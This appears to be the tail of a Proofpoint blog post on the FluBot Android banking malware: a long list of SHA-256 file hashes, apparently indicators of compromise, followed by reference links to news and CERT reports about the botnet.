d7093c1badbf36029c056f2169b878dc1bdf03c49dfeebb613b0b676468922c3
8bc50a0f034162a203999440f7b107d6d3abf08c920159de05b44dc9bccb6048
87bb7b05974d7a628b068b10e48de9368eb43a95893dc41e6f7c615ffcee7ff1
bfb0de82197c04fc78a7eead8809f0e75891869d715360d337094d60d4c1a313
abfb5086ec5d0c76f7fe5b5244c7c14c3ac1873463d19ab405677f2545874b3e
b309ae034e4fe1e23b7e140bc099347c0f93935918907a92c02e3691c69a0562
c247697b6732c25dab0afd091537954338aceba837de31f89604baea49906ea8
36f8b221a47c3d173c7f4d10aa892d3ca4236493c25e1840039cd812af15f8b7
11a8363c1dd11840e254ac223a711f6b71240277cbcf2ca2224388bfff2f31cc
a139205f92d8fe1b2c7e30f4649293ecf5c4dec819b5004f7f01fb74cc5ca114

24740e6d97564c5843903bc1383c48e3a4d48e4bf88b7556e6e432460bc45067

200ee087093c356bb0200926bc006d1d9e5806cc94ffb7508700dfc292999586

d521e179e23ab10bd8ad2b5b5b5ceb170be9efafa4d05af75a640edf891d6a80

21d0b258e862c54be61cc0cd027f17c8afebf2eccfe98f9e2741a246d3774f16

a414c967e463f6b1d266749ca065c9fc9a9f655435865b93bef04838862b84ea

2d98a71f5ba32b5245ad98348dc7149094cfd5ee122084720bd8fb16a6deba2e

36295a02071e245eb050783192dceb8d6801af4bb1bf1fa59ebe8a9f68b505af

1ccb5d2a97e0148f0e2c57513b5b9bd9832830a262a14fb1c0e111bcb6d4ec35

27cc0aff9fff52c69210ee37ac5e30e14c4dd4af75242b55b0a7dbc006a206b6

e6db56617def4fa364f1a0fa71d73a28efef19d5db37d2ad0d70de502caa794a

14bd99d54e7122514e046d4b598d2eff24a11b113255970b4de569ba07c30415

405cf2f40d38838abc7dcc7f0a6fa861f85ba1f352f3f56f7afc121e5a260b0c

006084004aea1cf26a5227fc2ce07997cf86796ffe820dcbe5e592263c895fc4

d6426adffe02e7f2beec730a3ae04a48225767d9c9b33aae396667cb0f1a020b

ef7712aaed2593740889da5219f1937748feeeb76e368de3ac25815d1a3f5aa9

9576ac24ca75c444014a6785944c5888c912e0c64ef081c34d4aa43a17390f4b

0f9f56996aa160c6b6473c105fa6b14975075bdbdb98edf72356a41cbea8db15

f21c2371b35fb8666014990fe7787bad49887b8218a1be7fb226f845349a9b05

c17e5d407b9a20c6cfc51beb2d76d85a30bf98bc8c993bc578011b2af06e27bd

52fbc7694a288599364786ff782e728b4ff383b1ba57d61720ac05a73fa8213b

288b871a69015c954beffe041063d7d23e25d008d33bc1b47ad22796cf8f102d

d70ad5fed4a18bfd1a7acc2f7c28b8e61e7cbf99945eafdd53a0d28f779e4fc6

7f3e693c9cbf4d5534de43fc85cd9eb8ca2c025d5d631341cb098ed3f7ab9dfe

7dc9f565473afc239f66324e9a7ee25c0faab155abd5b14aa8b01eab327340cf

abf1cdb754eaadb80b22ea11c195d009e5802f760e286ca6a320a5c3797ae93e

0200e9808eaf16dac5fc211ecabba17de0f961377af8101c324fb5fed9b488ba

e7041ebaad8a8949687409f60a3e8e0ccb75809fd049782e6ce39088d633d7f8

8fc891e44778325907e07dd1a49ab90c58af386468199b469c10d6f51b887a85

328b91981d07f7c9e7e951558d224ac585b84fb3130f224cb16b7ad52ba54995

fb9831f866854b4fb305c76868e3c98aba7e7c4189083563d834455a69239203

8e2bd71e4783c80a523317afb02d26cac808179c57834c5c599d976755b1dabd

be3563eea69d44e77b29685e0c86125f555f2ed171f6f7d615aba1730969e3d4

d3ca77a21d2df0c4450a6b22daeecd157937795dc2c5b23c1de65b7d201618be

b2b0440fb2b7d223c85a92dd63e62f11456e60a0e466e112aca8455135cb9d08

3346bde61d0b179b0554f91ebe44f200d9926f810f8dbdc6434768bceac9c030

7a0808801ce22bde60701b14efe611e1d7f7816fa3b30c62545278d30df9448a

f13bf9bb3b230ae50bcc9b9f062d38c06cfa99b94275aa08e680c902258e93ce
aacd72e9b029bedfe4552b598bf83113adde0e3ef7dfd8279a92ba848a3d808f
07423f4c8a7ca3da1da69b7f5a7c2e531111995c3f250cbe11aa86c2dd49d833
0151cfc41b1d1db2b60ed24d5a14b696961e2748471dab438d4d36e7e1de420a
a810db109d2fde7542b244b409c0b5884d71de5d4ce31dce7f7e5ba03a87b3e9
9ad7d6cb78090807d9dc2e91bea47d4d8ce4a09fbcd576f700cf2ca843fccedb
7b28ff7ca54fd47ccdfeb33c2454e24a188db7ed57157f88045e8c2f9af7b103
84ca522d771101b120cc8ed45ce77665dd2b3bd711e303bd0b02ffca759eaa17
019b43cbdbedce74d1929f2f7a0402e6616340a01fb5ccd536fccde2001bc1b3
29a856db2fa5524c71abc0c21c3e9a89db6a75413da1c67dbdc8f059a393f0c1
36cbed2eed82f0ba0d3618924fb450d856ab09ee614f270f07b23ef5beed06af
e6540ce717ad133b4cfc58d5930e856fd767923b4c95ea80c0339a0695ccb2d0
34ec6f432d26be836020eac1d8503213b2a6e67d3c52954284a4238604c0d8d0
4b9830cd44cf355d87a2d7360f46ce891647b7eee234d24e990af46bee0c9611
92ffbcd9c6e4ec828fd3de11043f2f31cef9127a21fb07e7cd8097923379b5e3
c2b185389d07423c54bfe9883ff42a100c77459ef8866d53521971c63a41188f
6e59d03d7307711db4b6f3048397e382710987e3f1ef3efa52112d9080780bd5
cf5de891544354e959f81b1174ee8a34e908fc895438e7d3c6c6fe64b5da6ef4

863fb4263fc8be96d1dc3eb8e3d8c42d91d58a072a866c04822a432ff739dcac
f3353a0730b7e7675ff3d838adff575c8148dfb7e79adcc8eec00e065c98b1ca
9fe3daea96e8fbffc3cf74f49cd5688356f57c081179d92cfc9035a31136f7fd
be303525b906cecf333c2fc65162a36300db56a3e157933e1f8edf6afd29b841
cdf578b18a78d4ddc4a0718596ba8cdf26c27c7c0244ea21655fba0b9ede5e77
d9b95176dfd743cdcf4d9bbb285587e72a880976f55d72a4642e1e04b89a22be
84daf527cac8fcc8107d0b8ab55e931dc80598425b288bad8ae14d502baacfa7
0e5f5739d893232219c6c898710f46571bc497cb72c85aeb89101e94ab2dff40
51134eb4f69508d9a73574c2325f373dd6c8c937048ed348d441677683379d60
782aad389b984f709d7974c253653eabd2bac5f16f968535a45102521ac34e9a
c9b5d990b70ab260aaf8736a657388e5336b0163581af6243b5e16f9cb9aa1b3
98aa712ea429afc96234eb71afdf80b6a18cc295def8231f7fa6e8a0fc617355
36d98f5553edbdd7af5e9c28057405f5b093f617b9736f5a794cd1e7a9f387a4
d5027c458a19a5f93a5b77d165bba77947d72b084347aa7c6b2e8d626e7c102d
e2f618b5a9c714b400ef405c6df2c6185f474c442e48b3d88a00bd2675659c6e
cf045923b6104ce9516dab6ebd2738bfa9b42fd918797b48fd6ed680fc75394b
fe64e8007bb7d25256d41a3b7f0f63d180b5569e09fc1eb744ddaee03ee53c8d
eda9fde53f8be8289d2252df6e93ae7871c13a993c0b99f9dbe4c4d4a2a19195

92df0ab5c6c03b6c5a10265ef762e0e95c1e02ed78bd96006afd52307d86923d
0a9378e66cdf12883aecdcd59d6908d9a5d916a4b309ad609b1b64f52700b5f6
b83b9805d68b8da71e91e5f2559d913da47f8e21daa75a18b0162034c8768e8e
3c60a640f2e946090350fb042571372666cc6c8333b90d3cf4aa73d091e8b323
2e92fdeca8d3387636daf8e93fa858a7c1818fdd114f19f47d01de889b170627
2d47fc9ee91f2a17a2531aa614537b9f246ec97362e0d9fdd9c8f6a7cd5f9dd7
123d1f5ddbcc8bf9320985224101d35012a30ea54a162f108f7b9cd1aab54eae
45c25590c4a83ae0d3cb9ab65b8fe4c502eae893068e8d2e743b978f56d562e7
e507e573fe71148263fed9ebe84c5b6677ce8d0f91be1ee7fc63b74b885d4adb
0ded2cd7351d0fc15d7c381895c139fd00ced2afbab607163a810399584293b1
afed87f158d6cbad7406d285adb5a8935957eb660ec4c50e3b19c21791593a13
cac3c7f8e5158f02c1266117b5838b456179514ef3d0c9853c4eb524dc765a90
da674198f1e37a291da420ee1fba917e5df1c5d59c05486949386604509b5c53
a80f686a41c2da6b5deb7d5392abfd376c7ede761f4dc52e5a20cf1db1376b83
c1fd4564e5a32bf01968a0bfbba485a980c61ec0252deefbe1e505e3c37151a8
9d8b294cacbe9d5303585833b20860eb8da7095c5711c30293a3f56bbf6a9386
99dd2fb97236993164e65dda91cdf651d1664674457891a1c65e12c88d8ce519
9f0dcf35699085fd0d7c86d38a20be65fc1a2bb6330e1e9fa11b3e992a7e71e8

0a4494de7e12db1c8091b02bb24930fa412abac0ab893e258114b5cbb2e94404
5373b59930039c10ac170ef6764d69e6dfb44d7074da3175feb411d834eaa64d
1e2429300e71afe0a1027ee0c303571e322ea627a9d5991c4aa8c930ee374077
64b7eed55adb404aa498ec2574aabe76d8cf8416b0161fec78ef65a211421271
3b372e1338bbec24237ca58cbdd8a75653a491da91f63eb1728ed2ff998ec14f
aca9e3bdb4edfa4000ba36c7f2a0e87f9fa04d1bdfda05e180c32e4e926bb800
3b2bbdd542492140110056f45072e44b186cc89b5aead0007aa12a3b4cb2b434
8ad776c24baffce19f92e00714f79703bd87319b1255cf6a4c6f888d661eb0f4

References

[i] https://www.cyberscoop.com/barcelona-spain-police-arrest-massive-text-message-hacking-flubot/

[ii] https://medium.com/csis-techblog/the-brief-glory-of-cabassous-flubot-a-private-android-banking-botnet-bc2ed7917027

[iii] https://cert-agid.gov.it/news/flu-bot-si-evolve-rilevata-in-italia-una-nuova-versione-4-0-veicolata-via-sms/

[iv] https://malpedia.caad.fkie.fraunhofer.de/details/apk.flubot

[v] https://therecord.media/massive-flubot-botnet-infects-60000-android-smartphones/

Learn how to protect yourself and organization from Smishing Attacks.

Subscribe to the Proofpoint Blog